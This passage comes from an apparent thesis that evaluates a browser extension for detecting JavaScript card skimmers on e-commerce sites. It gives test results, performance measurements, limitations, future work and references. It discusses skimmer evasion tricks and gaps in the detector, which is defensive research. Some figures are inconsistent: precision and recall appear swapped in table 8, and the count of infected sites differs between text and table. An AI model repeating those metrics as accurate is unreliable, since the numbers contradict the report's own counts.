Unfortunately, Puppeteer does not yet have support for running extensions in headless mode (i.e. without the browser graphical interface) so we must run in 'headful' mode, which slows down testing somewhat.

4.1.2 Test Results

The results we gathered after running our extension on the e-commerce sites are displayed in table 5, separated by the e-commerce software they use as mentioned in Section 4.1. Out of the 147,400 sites in the database, 32,773 (22.2%) were aborted by our test script due to no longer being active, timing out, having invalid certificates, etc. Of the 114,627 (77.8%) tests which weren't aborted, we found that 74.1% of those were identified as having no issues with the remaining 25.9% containing at least one issues flagged up by our extension. The most common issue we identified was JavaScript libraries not matching

Service	Type	# False Positives
hotjar.com	Tracking	119
privy.com	Conversion	34
yotpo.com	Reviews	19
swymrelay.com	Engagement	17
exponea.com	Tracking	15
reviews.co.uk	Reviews	11
Other	*n/a*	121

Table 6: Number of detections by our extension of different heuristic features on the top 148 thousand e-commerce websites as collated by Netcraft.

with the 'trusted' version which made up 78.7% of the total number of issues found; this is likely due to many scripts containing small modifications from the website owner such as combining scripts together or adding small tweaks to the library itself.

Despite the number of issues identified, we blocked requests on just 0.29% (336) of sites in total. By manually visiting each site individually an analysing the request which was blocked, we determined that 100% of those requests were safe. This result agreed with our assumption that the majority of the sites in the database would be benign. Upon further investigation of the false positives, we found that 215 (64%) of the blocked requests were made to tracking or 'customer engagement' widgets. One such example is shown in figure 17 – this particular instance was flagged because a third party script from Privy injected a form asking for personal information including first name and email address. A breakdown of the different services that were blocked is shown in table 6. The most common source of false positives was from a company called Hotjar which is a tracking service that creates heatmaps and statistics about user engagement on a site.

Upon manual analysis of the 336 sites with blocked requests, none of the false positives caused a particularly negative impact to the browsing experience, such as features no longer working – in the majority of cases, it simply meant that items like tracking would no longer work which may be of detriment to the site owner losing out on data, but not to the visitor who would not notice the omission of tracking.

As an aside, it is interesting to note the difference in statistics based on the e-commerce software used. WooCommerce had the greatest number of blocked requests, closely followed by Magento, with the other platforms having a negligible number of them. Additionally, Zen Cart and OsCommerce had a very low proportion of issues whereas 34.2% of WooCommerce websites had at least one issue; This is mostly due to all WooCommerce sites making modifications to library scripts.

4.2 Testing Against Netcraft Skimmer Feed

In addition to the list of unclassified e-commerce websites provided to us in Section 4.1, we were also provided with a live feed e-commerce sites known to contain skimmers from




Figure 17: Many of the false positives from testing the e-commerce site database were caused by tracking and engagement software, such as this newsletter popup on 'Cocorose London' generated by third-party service, Privy.

Netcraft (Section 3.2.2). The sites in the data set were identified using signature-based methods during crawls of the web. The feed is constantly updated when new skimmers are found, and there were a total of 6,535 unique infected domains found to contain skimmers in the range between 21st January 2019 to 7th June 2019.

Due to the average lifetime of a skimmer being just 13 days [50], we expected the majority of websites included in the feed to no longer be infected by the time we tested our extension on them. Because of this, we decided to test skimmers found in a the latest 14-day period to both obtain a good sample size and to maximise the likelihood of the skimmers still being active; Between 24th May 2019 to 7th June 2019, there were 681 unique domains containing skimmers discovered by Netcraft.

For this test, we determined that to accurately search for a skimmer it would be beneficial to navigate to the checkout page of each site, since some skimmers only present themselves on checkout pages and *not* a site's home page; Even if a skimmer script is present on a site's home page, it may not display any behaviour indicative of a skimmer and thus would not be detected by the extension. However, it is not trivial to automatically navigate to the checkout page of a website due to the vast variety of different proprietary and commercial software utilised by each website.

4.2.1 Test Methodology

Although figure 16 shows that WooCommerce is the most popular e-commerce software observed by Netcraft, the feed of sites infected by does not necessarily follow the same distribution due to differences in how secure and susceptible to hacking each platform is.

e-Commerce Platform	# Observed
Magento	3386
WooCommerce	82
OsCommerce	13
Zen Cart	0
Open Cart	0
Unclassified	2873
Unavailable	181

Table 7: Number of sites identified as being infected with a skimmer sorted by the e-commerce platforms they use.

The live feed did not contain details of the software used on each site, we calculated this manually. First, we navigated to the `/install.php` file on each domain and looked for the string 'Magento' since sites running Magento will always display an error stating '*FAILED ERROR: Magento is already installed*' at this address. From this we found that 3,386 of the 6,535 sites were running Magento – over 51% of all sites tested. Magento websites typically follow a similar structure and have predictable URL paths which means that testing them is easier to automate. We performed similar checks for the other four most prevalent e-commerce platforms, shown in table 7 – interestingly, even though WooCommerce seems to be the most popular e-commerce software at over 46% market share, it is not the most targeted by attackers with just 1.25% of the skimmers found running on WooCommerce sites.

To automate the checkout process on the Magento sites, we first navigate to the website's homepage and attempt to add an item to the shopping cart by clicking every link on the home page and looking for an 'Add to Cart' button by searching for clickable element containing the term 'Cart', or an `onclick` handler including `.submit()` as is often seen on Magento sites. This follows the rationale that most Magento sites we viewed contained links to products on the homepage, though few allowed you to add an item to the cart directly from there. If no links on the home page lead to such a page, we give up the test and add it to the queue for manual testing. Once we have found the page, we press the 'Add to Cart' button, and then navigate to the checkout by looking for links containing the term 'Checkout'. Failing that, we try common Magento URLs such as `/checkout/onepage`.

Finally, we work through the checkout page entering preset dummy values for each input type. The Magento checkout form is very similar across all sites using the software, so it is trivial to search for class names and ids of the correct buttons to press and form fields to fill in. Once all the fields are filled in, we submit the form and record the findings reported by the extension. Since this was just a small-scale test, we anticipated that the crawler would still get stuck on some websites due to unique form fields or extra fields to fill in, such as a size dropdown or colour selector when purchasing clothing. In this case, we add a timeout to terminate the test if it becomes clear that the test has become stuck. For the stuck tests, we manually complete the process which is possible due to the relatively

TP	FP	TN	FN	Precision	Recall
238	6	433	4	0.983	0.975

Table 8: Results after running our skimmer detector on recently infected e-commerce checkout pages.

small number of sites that need to be tested. We also manually tested non-Magento sites again, due to the small number of them. To check whether sites were still infected or not, we manually checked each site to look for the skimmer script or lack thereof – this was necessary to be able to calculate statistics such as the false positive rate, etc.

4.2.2 Test Results

The results of the tests are found in table 8. Out of the 681 websites flagged by Netcraft in the 14-day period, only 242 of them were still infected with skimmers, meaning that the other 439 had either been fixed by their webmasters or had their skimmers removed by the adversary. Out of the 240 infected sites, we successfully detected and blocked 238 of them, giving a fairly good precision of 98.3%. Additionally, out of the 244 requests which the extension blocked, only six were false positives, giving a recall of 97.5%.

In Section 2.5, we also discussed minimising the false positive rate (FPR), which describes the percentage of legitimate requests that got incorrectly classified as malicious and subsequently blocked – in our experiment, the FPR was just under 1.4%, meaning that around one in 70 benign requests get falsely blocked. However, the false positives we observed were mainly due to features used to improve user experience such as an autocomplete field for a billing address which sent the partial address to a third party service to return a list of potential addresses, though this didn't impede the user experience significantly since the address could still be manually typed. Other false positives came from scripts which sent page data such as the mouse position (including form field values) to tracking and advertising agencies.

The four false negatives were because of our extension not recognising some form fields and hence missing malicious requests – possibly due to the `stopPropagation` method being invoked which stops event bubbling (Section 3.3.2), preventing the `document.body` from receiving the `input` event each time the user enters a value into a field.

4.3 High-Value Websites

In Section 1, we discussed the objectives of the project: namely, to identify and block skimmers on high-value websites, where 'high-value' was defined to mean a website with a large amount of web traffic and transactions, making it a likely target for an adversary to insert a skimming script due to the high potential reward of the details of many users.

4.3.1 Test Methodology

The most high-value and well-published skimming attacks are likely to be the British Airways, Newegg, and Ticketmaster attacks from 2018. All three sites rank in the top 5,000 websites globally [64] and see many user per day making expensive transactions for flights, electronics, and concert tickets respectively. Although each site was updated to remove their skimmers several days or weeks after being added, security researchers published the source code of each one, allowing us a historical view of the websites at the time. In addition, we were alerted to another high-value breach on 20th May 2019 from Netcraft involving Asian fashion brand, Uniqlo, which we were able to test while the skimming script was still live on the website.

Given the small sample size for this test, we manually navigate to the checkout page for each of the websites in question – this involves adding an item to the shopping cart which we pick at random. Then, we inject a local copy of the archived skimmer script for that particular site into the page to insert the script into memory. After that, we proceed to enter dummy details into the user form, using the same details each time for consistency. When entering false credit card information, we use official test-use credit card numbers published by card vendors such as Visa. This is partially to ensure the payment will legitimately fail and also due to the fact that some skimmers perform validation on form fields to ensure validity, such as a credit card number's checksum being correct according to the Luhn algorithm. After entering all details, we attempt to submit the form. Then, we record the outgoing requests blocked by our extension. We manually analyse each blocked request to find the skimmer request and confirm whether or not it was blocked. All other blocked requests as a result of our extension are determined to be false positives, i.e. a legitimate request that the skimmer detector falsely identified as malicious.


4.3.2 Test Results

Table 9 documents the results of the test. All four high-value websites tested accurately blocked the skimmer requests, and every other request was not blocked. In other words, for this sample, there was a 100% true positive rate, and a 0% false positive rate. For Uniqlo, the skimmer attempted to make a request every 500 milliseconds, each of which was blocked. Meanwhile, the other three skimmers tried to send the requests once only, which was subsequently blocked. Figure 18 shows screenshots of the extension in action on these sites.

4.4 Usability

4.4.1 Performance Impact

Our extension makes use of many Chrome-specific APIs available exclusively to extensions to intercept and modify network requests, as well as duplicating requests and temporarily



(a) Newegg *(b) Uniqlo*

(c) Ticketmaster *(d) British Airways*

Figure 18: Examples of the skimmer detector blocking requests to skimmer drop sites and displaying a warning in the interface.

Website Address	Alexa Rank	Skimmer Detected?	# False Positives
newegg.com	765	✓	0
uniqlo.com	921	✓	0
ticketmaster.com	929	✓	0
britishairways.com	3684	✓	0

Table 9: Results from testing the skimmer detector extension on various historic high-value skimmer recreations.

postponing some native functions from running to perform pre-processing such as generating a stack trace before allowing them to proceed. Because of this, it is conceivable that there is a performance impact when loading web pages that would otherwise not be present if the extension were not be used since requests would not need to be analysed by our extension. Although some overhead is to be expected, we would like to keep this to a minimum to ensure a good user experience and strike a balance between utility and performance trade-off.

One study concluded that the bounce rate of a page (that is, the percentage of users who leave a website after only one page) is proportional to the page load of the website. At a page load of just one second, the bounce rate is on average 9.6%, however this rises to 22.2% at five seconds and 32.3% at seven seconds. Because of this, we aim to minimise the effect of our extension on the page load time so as not to disrupt a user's browsing patterns and harm the conversion rate of users visiting e-commerce websites [65].

DebugBear, a website monitoring service, studied the performance of 26 popular Chrome extensions including LastPass, Grammarly, and various advertisement blockers to monitor their effect on page load, CPU usage, and general user experience [66]. Their findings indicate that some extensions increase CPU usage time by over 600 milliseconds. They also found that extensions that inject CSS or JavaScript into the page *before* the DOM has finished loading have the greatest impact on overall page load time, something which our extension does. To gather the metrics, the researchers used the Lighthouse Node.js module, an open-source automated tool for measuring the performance and overall utility for web pages and extensions.

4.4.1.1 Test Methodology

To understand the impact of our extension on regular browsing, we used Puppeteer to visit the top 10,000 websites according to the Alexa ranking [64] both with and without our extension installed. We measured the page load time and repeated 10 times for each page to get an average time and to limit the impact of any anomalous data or unusually long page loads. We also use the Chrome DevTools Protocol to throttle the CPU down by four times and emulate slow network conditions with 780kb/s download throughput, 330kb/s upload throughtput, and a constant 200ms latency to maintain consistency across test runs as well as limit the effect of any external factors.

4.4.1.2 Test Results

Our results are shown in figure 19. We found that on average, the top 10,000 sites loaded in an average time of 14.89 seconds without using our extension in the slow simulated network conditions. With the extension installed, the pages loaded in an average time of 16.72 seconds. This represents a 12% increase in load time.

Additionally, we re-ran the experiment without using simulated network conditions, but the results were too noisy to show any conclusive evidence regarding page load time one




Figure 19: Average time taken for top 10,000 to fully load according to `performance.timing` *with and without extension installed.*

way or the other.

4.4.2 Page Integrity

In previous subsections, we discussed a quantitative analysis of our extension. However, given that the extension is to be used by real users, we anticipate that the browsing experience should be as minimally affected as possible except where necessary to block skimming requests. From manual testing with the extension installed while browsing the web, we did not experience any negative effect except for a small slowdown (Section 4.4.1) and the occasional false positive which sometimes prevented things like a newsletter form from submitting correctly (Section 4.1). One issue we did have was on highly complex web apps compared to standard websites. For example, we found that the Google suite of productivity apps such as Google Sheets would sometimes become unresponsive. We attribute this slowdown due to calculating the stack traces for various built-in functions which, in complex applications can be a costly operation due to the sheer amount of code behind it. In testing actual e-commerce sites, we did not experience any such effects with the integrity of the page. We could potentially alleviate this issue by timing out the stack trace after a certain amount of time and aborting the check, though this would leave users vulnerable if a function or script did happen to be malicious.

4.5 Discussion

4.5.1 Limitations

4.5.1.1 Accessible Source Code

One limitation of using a Chrome extension is that they are distributed as `.crx` files is that they are simply repackaged `.zip` files which means that the contents can be extracted relative ease. This means that a determined attacker could extract the files used to detect skimmers and learn the methods we use for detection. They could then attempt to generate a new type of skimmer that tries to evade detection by finding a weakness or overview in the code. Unfortunately, this is a limitation of Chrome extensions and there is no easy way to hide the code from a determined individual other than perhaps moving the core logic to a backend and using the extension as a shell to block requests based on a response from the server. The downside of this approach is that contacting a server, carrying out some checks, and returning a response would add considerable overhead to the response time of requests, not to mention that request interception in Chrome is synchronous only meaning that it's not possible to wait for asynchronous results before deciding whether or not to drop a request, despite this being possible in Firefox.

4.5.1.2 False Positives

As mentioned above, we did experience a small number of false positives primarily from scripts such as trackers and advertising. While one could argue that blocking these scripts is not necessarily a bad thing as it affords the user more privacy and is already in widespread use in advertisement blocking software, it is not the aim of the project to do so and so we should avoid blocking these scripts if possible, leaving the decision to the user whether or not they want to block them by installing an ad blocker. On the other hand, one could argue that it is better for our extension to be overly cautious rather than allowing too many false positives in the way of malicious requests reaching an attacker.

4.5.2 Strengths

4.5.2.1 General Data Leakage Tool

Although our implementation currently focuses on JavaScript skimmers in particular, our extension could easily be extended to become a general data leakage detection tool. For example, rather than simply looking for skimmers, the tool could be extended with relative ease to become a more general data exfiltration detector, such as detecting things like data leakage on contact forms similar to Starov *et al*'s research for quantifying leakage of personally identifiable information.

4.5.2.2 Usability

In general, our extension is extremely usable by the average consumer. The extension is easy to install manually, and can be even more easily installed if we were to publish it to the Chrome extension web store where it is takes just one click. Once installed, the extension requires no user interaction and will silently work in the background auditing requests until one is blocked, at which point a small, unobtrusive, popup will inform the user of what happened. Because of this, the extension can be used even by non-tech savvy users who may not fully understand skimmers but want to be protected anyway.

5 Conclusion

This section revisits our initial objectives to outline our achievements in the project, as well as future work which could be undertaken to improve and develop the idea further.

5.1 Objectives

In Section 1.2, we outlined the primary objectives of this project: To develop and build a piece of user-facing software that can detect and block JavaScript skimmers while users browse the internet. We also specified that it should have a high precision and recall, having few false positives and false negatives.

We have been successful in creating a Google Chrome extension that is able to prevent the leakage of private user information entered into e-commerce checkout forms with a good degree of precision. Our true positive rate is 97.5% and false positive rate is 1.4% which makes the extension suitable for use by consumers without experiencing much disruption to their normal browsing.

We also set the requirement that the extension should be able to block and identify skimmers more quickly than a human would be able to, which would normally take in the order of minutes. Our extension block requests instantaneously once they are detected, which is of course faster than manual analysis.

Finally, we mentioned that the extension should not modify or negatively affect the behaviour of websites other than blocking skimmers, discussed in Section 4.4.2. On the whole, we found that most websites were not impacted by the presence of our extension, though a small number of websites did experience some performance issues and in some cases unresponsiveness, which could be investigated and fixed in future work. We discuss mitigations for this in Section 5.2.1.

5.2 Future Work

If there were more time in which to undertake this project, and with the knowledge we have gained from implementing the proof of concept, there are various aspects and different features we would have liked to implement or investigate further:

5.2.1 Centralised Skimmer Database

In Section 4.4, we noted that browsing the web with our extension causes a small performance impact on the load time of pages.

Each time a user visits a web page, the heuristic checks for suspicious scripts are executed. This means that while navigating around a website, the same checks are often repeated on

the same scripts multiple times as the user navigates around subpages. Because of this, it would be beneficial to identify potential bottlenecks and areas which may be causing a slowdown on the page. If each suspicious script were to be cached somewhere (such as in a local database), then each script could first be cross-checked against the database before all the checks are run. This would significantly cut down on the number of extra requests and costly analysis that has to be done each time a page is loaded, such as generating an AST for each script or making multiple requests for the same file.

The idea could also be extended from a local database to a global database for all users of the extension. This would have the added benefit of aggregating all users' browsing habits and provide a better protection for all users since the likelihood of another user visiting a site would mean that skimmer script may have already been flagged by the system and could be immediately blocked on page load.

5.2.2 Automated Crawling

One of the initial ideas proposed for this project – and an idea explored briefly in Sections 2.3.2 and 4.2 – was to use some kind of automated testing system to navigate through e-commerce websites without user assistance.

Szyszko demonstrated how Puppeteer and headless Chrome could be used to navigate phishing websites and fill in input fields automatically in order to submit the form with valid field values, and observe its subsequent behaviour [67]. A similar system could be utilised to automatically fill out checkout form fields such as billing address, payment information, and personal details without human involvement.

A significant hurdle in this project not found in the phishing case is that navigating to a checkout page in the first place is not trivial. For example, some sites require the user to create an account before reaching the checkout, while others allow guest checkouts. Others might place restrictions on what you can have in your cart such as a minimum spend or incompatible items. Further, many websites feature product pages which are not as simple as pressing 'Add to basket' and may contain configurable options such as bidding like on eBay or customisation like picking a colour, fabric, or size. The limitation was mentioned in Section 4.2 when a rudimentary and targeted automation system was used in testing, but broke frequently due to the heterogeneity of e-commerce websites.

If the aforementioned hurdles could be overcome, all the checks for skimmers could be performed independently of the extension and the extension could behave as a very thin wrapper over the database of suspicious scripts to block any banned scripts from loading and/or sending network requests. This would additionally make techniques such as those in Section 3.6 more feasible since checkout forms could be repeatedly crawled and submitted without disrupting a user's browsing activity.

5.2.3 Substituted Base 64 Detection

Our extension features support for discovering normal base 64 encoded strings containing private information since these are trivial to decode. A common feature of newer skimmer scripts is to encode using base 64 then use a bijection to substitute several of the characters to others such as symbols.

It would be useful to detect this type of encoding and attempt to reverse the transformation. This could be achieved by either performing analysis on the code itself, or by doing some kind of frequency analysis on the encoded string and attempting to reverse the mapping based on estimating the frequency of plaintext letters by the values of fields on the page.

5.2.4 Better Mismatching Library Detection

In Section 3.5.2, we discussed a technique for comparing JavaScript libraries loaded onto web pages with a canonical version to look for potentially malicious additions such as a skimmer appended towards the end of the file. Our approach is currently quite simple with a binary 'yes' or 'no' response given for whether a file matches a known safe version or not. Section 3.5.2.1 discussed other options for comparing files which would give a more granular overview of how a file differs from another, rather than just knowing that it differs or not, however they were ultimately abandoned due to taking too much time and delaying the page from loading. It would be beneficial to revisit this idea and find a more suitable yet performant method for comparing similarity of files. One option might be to only compare a small portion of a large file or check a rough and efficient metric for file similarity before producing a more in-depth analysis.

5.2.5 More Advanced Static Analysis

Although our extension uses some basic static analysis techniques – particularly when checking for obfuscation – it would be beneficial to attempt a more in-depth analysis of the skimmer code itself. For example, some research has attempted to distinguish malicious obfuscated code from benign obfuscated code (Section 2.1.3). We could also attempt to deobfuscate the code and look for common features in skimmer scripts such as creating a new `XMLHttpRequest` object and scraping values from inputs on the page using `querySelectorAll`, etc. Again, although these features do not necessarily imply a skimmer, they could be used to further inform our decision of whether or not to block a request.

5.2.6 Drop Server Heuristics

A common feature of skimmers is that the drop servers to which the skimmers send their information are often hastily registered, designed to be disposable, and in many high

profile cases aim to imitate the domain of the host website, discussed briefly in Section 2.1.2.4. For example, the drop server for the British Airways skimmer was *baways.com* and *neweggstats.com* for that of Newegg. It would be beneficial to perform more analysis on the properties of the domain to which data is sent, such as geolocating the IP address, calculating the similarity between the legitimate domain and the drop server domain to check for imitations, looking at the SSL certificates a domain has, or the checking the date that the domain was registered. Together, these features could be used to build a trust rating of the domain to which data was being sent, and then blocked based on a threshold.

5.2.7 Private Information Severity

In Section 4.2, we noted that some false positives were caused as a result of features such as email newsletter popups which were blocked due to an email address and name being sent to a third-party service. Although we check a large number of potentially sensitive fields such as names, addresses, credit card numbers, and so on, there is clearly a difference in severity between an email address being sent to an unrecognised location compared to a credit card number and expiry date. One potentially interesting avenue for further exploration would be to develop a system to rank different types of personal information by severity or importance, and allow some requests through if they contain information that is not likely to be the type that a skimmer would focus on individually. In the earlier example, it's unlikely that a skimmer author would find much value in just a name and email address since they are typically used to steal things like payment details and billing addresses instead. In that case, it would seem logical to allow the request to go through unless another factor made it abundantly clear that the request was from a skimmer.

References

[1] Y. Klijnsma, "Inside the Magecart breach of British Airways: How 22 lines of code claimed 380,000 victims," Sep 11, 2018. [Online]. Available: https://www.riskiq.com/blog/labs/magecart-british-airways-breach/

[2] Symantec Security Response Team, "Formjacking: Major increase in attacks on online retailers," 25 Sep, 2018. [Online]. Available: https://www.symantec.com/blogs/threat-intelligence/formjacking-attacks-retailers

[3] Group-IB, "Crime without punishment: In-Depth analysis of JS-Sniffers (Short Version)," Tech. Rep., Mar 1, 2019. [Online]. Available: http://group-ib.com/js-sniffers

[4] J. Boyce, "What is Magecart? Credit card-stealing malware proves hard to stop," Dec 14, 2018. [Online]. Available: https://www.nbcnews.com/tech/tech-news/what-magecart-credit-card-stealing-malware-proves-hard-stop-n948176

[5] Y. Klijnsma, V. Kremez, and J. Herman, "Inside Magecart: Profiling the groups behind the front page credit card breaches and the criminal underworld that harbors them," Tech. Rep., 13 Nov, 2018. [Online]. Available: https://cdn.riskiq.com/wp-content/uploads/2018/11/RiskIQ-Flashpoint-Inside-MageCart-Report.pdf?_ga=2.92727069.1480011231.1547224991-1379921466.1547078193

[6] RiskIQ, "Magecart isn't just a security problem; It's also a business problem," Mar 12, 2019. [Online]. Available: https://www.riskiq.com/blog/external-threat-management/magecart-business-problem/

[7] K. O'Flaherty, "How the British Airways breach will reveal the true cost of GDPR," Sep 20, 2018. [Online]. Available: https://www.forbes.com/sites/kateoflahertyuk/2018/09/20/how-the-british-airways-breach-will-reveal-the-true-cost-of-gdpr/

[8] BBC News, "Bounty pregnancy club fined Â£400,000 over data handling," Apr 12, 2019. [Online]. Available: https://www.bbc.co.uk/news/technology-47908222

[9] European Parliament and Council of the European Union, "Guidelines on the application and setting of administrative fines for the purposes of the Regulation 2016/679," Oct 3, 2017. [Online]. Available: https://ec.europa.eu/newsroom/just/document.cfm?doc_id=47889

[10] W. de Groot, "Magento malware scanner," *GitHub repository*, 2016. [Online]. Available: https://github.com/gwillem/magento-malware-scanner/

[11] robjan, "British Airways: Suspect code that hacked fliers 'found'," Sep 11, 2018. [Online]. Available: https://news.ycombinator.com/item?id=17958454

[12] W. de Groot, "Multiple 0-days used by MageCart," Oct 23, 2018. [Online]. Available: https://sansec.io/labs/2018/10/23/magecart-extension-0days/

[13] ——, "Visbot malware found on 6691 stores [analysis]," Dec 1, 2016. [Online]. Available: https://gwillem.gitlab.io/2016/12/01/visbot-malware-on-6691-stores-analysis/

[14] GoPay, "What is CVV/CVC code and where can I find it on my card?" 2019. [Online]. Available: https://help.gopay.com/en/knowledge-base/security/what-is-cvv-cvc-code-and-where-can-i-find-it-on-my-card

[15] A. Afianian, S. Niksefat, B. Sadeghiyan, and D. Baptiste, "Malware dynamic analysis evasion techniques: A survey," *CoRR*, vol. abs/1811.01190, pp. 15–18, 2018. [Online]. Available: https://www.semanticscholar.org/paper/Malware-Dynamic-Analysis-Evasion-Techniques%3A-A-Afianian-Niksefat/e0217797dcaf8f4c2548a2266324f0a3ac7342d6

[16] R. Kaesavan, "What is JavaScript obfuscation and when is it used?" Jan 22, 2018. [Online]. Available: https://dzone.com/articles/obfuscation-what-is-obfuscation-in-javascript-why

[17] G. Blanc, D. Miyamoto, M. Akiyama, and Y. Kadobayashi, "Characterizing obfuscated javascript using abstract syntax trees: Experimenting with malicious scripts," 2012.

[18] C. Craioveanu, "Server-side script polumorphism: Techniques of analysis and defense," in *2008 3rd International Conference on Malicious and Unwanted Software (MALWARE)*, 2008, pp. 9–16, iD: 1.

[19] C. won Lee, S. jin Choi, T. Kim, and Y. han Choi, "Automatic detection for javascript obfuscation attacks in web pages through string pattern analysis," in *Future Generation Information Technology*, D. Szelak, W. chi Fang, and Y. hoon Lee, Eds. Berlin, Heidelberg: Springer Berlin Heidelberg, 2009, pp. 160–172, iD: 10.1007/978-3-642-10509-8_19.

[20] P. Likarish, E. Jung, and I. Jo, "Obfuscated malicious javascript detection using classification techniques," 2009, pp. 47–54.

[21] V. Beal, "Intrusion detection (ids) and prevention (ips) systems," Jul 15, 2005. [Online]. Available: https://www.webopedia.com/DidYouKnow/Computer_Science/intrusion_detection_prevention.asp

[22] UpGuard, "Tripwire vs AIDE," Sep 4, 2018. [Online]. Available: https://www.upguard.com/articles/tripwire-vs-aide

[23] MDN Web Docs, "Subresource integrity," Nov 6, 2018. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/Security/Subresource_Integrity

[24] Caniuse, "Can I use Subresource Integrity," 2019. [Online]. Available: https://caniuse.com/#feat=subresource-integrity

